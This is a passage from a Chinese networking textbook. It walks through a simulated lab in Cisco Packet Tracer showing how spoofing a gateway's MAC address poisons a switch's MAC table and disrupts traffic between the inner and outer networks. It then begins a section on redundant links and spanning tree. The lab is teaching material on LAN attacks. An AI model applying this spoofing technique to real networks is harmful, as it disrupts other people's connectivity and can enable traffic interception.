


图 2-17 利用 Cisco 模拟器组建的网络

按照如图 2-16 所示的情况配置各个对象的接口 IP 和 MAC 地址，地址配置步骤略，下面给出网关内、外网接口的地址配置结果，如图 2-18 和图 2-19 所示。

MAC Address	C0C0.C0C0.C0C0
IP Address	192.168.0.3
Subnet Mask	255.255.255.0

图 2-18 网关内网接口的地址信息

MAC Address	D0D0.D0D0.D0D0
IP Address	10.1.1.1
Subnet Mask	255.255.255.0

图 2-19 网关外网接口的 MAC 地址

第二步：测试主机 2 与外网的连通情况，查看正常状态下交换机的 MAC 地址表。

在主机 2 上执行 ping 10.1.1.2 命令，图 2-20 为执行结果，可见主机 2 与外网的通信正常。

查看 2590 交换机的 MAC 地址表，结果如图 2-21 所示，可见 MAC 地址表状态正常。


```
Packet Tracer PC Command Line 1.0
PC>ping 10.1.1.2

Pinging 10.1.1.2 with 32 bytes of data:

Reply from 10.1.1.2: bytes=32 time=156ms TTL=127
Reply from 10.1.1.2: bytes=32 time=94ms TTL=127
Reply from 10.1.1.2: bytes=32 time=94ms TTL=127
Reply from 10.1.1.2: bytes=32 time=94ms TTL=127

Ping statistics for 10.1.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 94ms, Maximum = 156ms, Average = 109ms
```

图 2-20 在主机 2 上执行 ping 10.1.1.2 的结果



```
Switch#show mac-address-table
        Mac Address Table
-------------------------------------------

Vlan   Mac Address      Type       Ports
----   -----------      --------   -----

  1    a0a0.a0a0.a0a0   DYNAMIC    Fa0/1  —— 主机1
  1    b0b0.b0b0.b0b0   DYNAMIC    Fa0/2  —— 主机2
  1    c0c0.c0c0.c0c0   DYNAMIC    Fa0/3  —— 网关
```

图 2-21 正常情况下的 MAC 地址表

第三步：在主机 1 发送伪造的数据包，同时查看 MAC 地址表的变化。

在主机 1 发送伪造的数据包，其源 MAC 地址要设置成网关的 MAC。在真实的网络环境下，可以使用 Sniffer 发送这个伪造的报文。但在 Cisco 模拟器组成的网络环境中无

法发送伪造的数据包，为了完成这个任务，将主机 1 的 MAC 地址修改为网关的 MAC，这样一来，主机 1 发送的所有数据包其源 MAC 地址均为 C0-C0-C0-C0-C0-C0。

修改主机 1 的 MAC 地址之后，在主机 1 执行 ping 192.168.0.2 命令，这条命令会导致主机 1 向主机 2 发送报文，报文到达交换机之后，交换机会将 MAC 地址 C0-C0-C0-C0-C0-C0 映射的端口号由 3 修改为 1，图 2-22 为在交换机上查看到的修改之后的 MAC 地址表。

```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

  1    a0a0.a0a0.a0a0    DYNAMIC    Fa0/1
  1    b0b0.b0b0.b0b0    DYNAMIC    Fa0/2
  1    c0c0.c0c0.c0c0    DYNAMIC    Fa0/1  — 网关的MAC被映射为端口1
```

图 2-22　被破坏的 MAC 地址表

第四步：测试内网到外网方向的通信情况。

由于交换机的 MAC 地址表中网关的 MAC 地址被映射为端口 1，内网主机发给外网的数据包到达交换机之后都会在端口 1 转发，因此内网到外网方向的通信中断。

在主机 2 上执行 ping 10.1.1.2 命令，结果如图 2-23 所示，可见主机 2 到外网方向的通信中断。

```
PC>ping 10.1.1.2

Pinging 10.1.1.2 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.1.1.2:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

图 2-23　主机 2 到外网方向的通信中断

第五步：测试外网到内网方向的通信情况。

外网发给内网的数据包在经过网关中转之后，这类报文的源 MAC 地址就变换为网关的 MAC 地址 C0-C0-C0-C0-C0-C0，这些报文导致交换机将 C0-C0-C0-C0-C0-C0 的映射端口重新更改回 1 端口（见图 2-24），这使得内、外网的通信重新恢复正常状态。

```
Switch#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

  1    b0b0.b0b0.b0b0    DYNAMIC    Fa0/2
  1    c0c0.c0c0.c0c0    DYNAMIC    Fa0/3  — 刷新为正确的端口
```

图 2-24　MAC 地址表刷新回正确的端口

在外部主机访问内部主机的结果如图 2-25 所示。

第六步：在主机 1 连续不断地发送伪造报文，测试外网与内网的通信情况。

在主机 1 执行 ping -t 192.168.0.2 命令，其中-t 参数代表连续不断地发送数据包，这条命令会导致主机 1 连续不断地向主机 2 发送 ICMP 数据包，这些报文的源 MAC 地址为 C0-C0-C0-C0-C0-C0，它们会导致交换机的 MAC 地址表中 C0-C0-C0-C0-C0-C0 映射为 1 号端口。

在外部主机执行 ping -t 192.168.0.2 命令，外部主机会向主机 2 连续不断地发送 ICMP 报文，这些报文经过网关转发之后的源 MAC 地址为 C0-C0-C0-C0-C0-C0，它们会导致 MAC 地址表中 C0-C0-C0-C0-C0-C0 映射改为 3 号端口。

以上两台主机的 ping 行为会导致交换机的 MAC 地址表被不断刷新，MAC 地址 C0-C0-C0-C0-C0-C0 的映射端口在 1 和 3 之间不断切换。主机 2 会连续不断地给外部主机返回 ICMP 应答数据报，这些数据报的目的 MAC 地址为 C0-C0-C0-C0-C0-C0，当它们到达交换机时如果网关的 MAC 地址映射为 3 号端口，则这个 ICMP 应答数据报可以成功转发给外部主机，如果网关的 MAC 地址映射为 1 号端口，则这个 ICMP 应答数据报将发送给主机 1，即通信中断。图 2-26 为外部主机执行 ping 命令的数据截图，可以看到在通信过程中存在中断现象。

```
Packet Tracer SERVER Command Line 1.0
SERVER>ping 192.168.0.2

Pinging 192.168.0.2 with 32 bytes of data:

Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127

Ping statistics for 192.168.0.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 94ms, Maximum = 94ms, Average = 94ms
```

图 2-25　在外部主机访问内部主机的结果

```
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=81ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Request timed out. —— 中断
Reply from 192.168.0.2: bytes=32 time=62ms TTL=127
Reply from 192.168.0.2: bytes=32 time=78ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=78ms TTL=127
Reply from 192.168.0.2: bytes=32 time=93ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=93ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=78ms TTL=127
Reply from 192.168.0.2: bytes=32 time=78ms TTL=127
Reply from 192.168.0.2: bytes=32 time=110ms TTL=12
Request timed out. —— 中断
Reply from 192.168.0.2: bytes=32 time=94ms TTL=127
Reply from 192.168.0.2: bytes=32 time=93ms TTL=127
Reply from 192.168.0.2: bytes=32 time=93ms TTL=127
```

图 2-26　外网与内网的通信时断时续

2.4　生成树机制

2.4.1　冗余链路

使用冗余链路可以提高网络的可靠性，以图 2-27 为例进行说明。图 2-27 是一个由三台交换机组成的网络，三台交换机通过两条物理链路连接。正常情况下这两条链路可以保证网络通信畅通，但如果某条链路出现异常，则网络通信中断。

为了提高网络的可靠性，管理员在 SW1 和 SW2 之间连接了一条冗余链路，如图 2-28

所示。这样一来，三台交换机通过三条物理链路连接，如果某条链路出现异常，另外两条链路仍能保证网络通信正常。




图 2-27 无冗余链路的网络




图 2-28 增加冗余链路之后的网络

2.4.2 重复帧、循环问题和 MAC 地址表不稳定问题

冗余链路虽然提高了网络的可靠性，但也带来了重复帧、循环问题和交换机 MAC 地址表不稳定问题，下面举例说明。

在如图 2-29 所示的网络环境中，主机 1 给主机 2 发送一个数据包，数据包的源 MAC 地址为 A0-A0-A0-A0-A0-A0、目的 MAC 地址为 B0-B0-B0-B0-B0-B0，报文到达 SW1 之后，SW1 将报文的源 MAC 地址 A0-A0-A0-A0-A0-A0 与接收端口 1 作为一条映射记录添加到 MAC 地址表中，之后将报文在 2、3 端口转发。

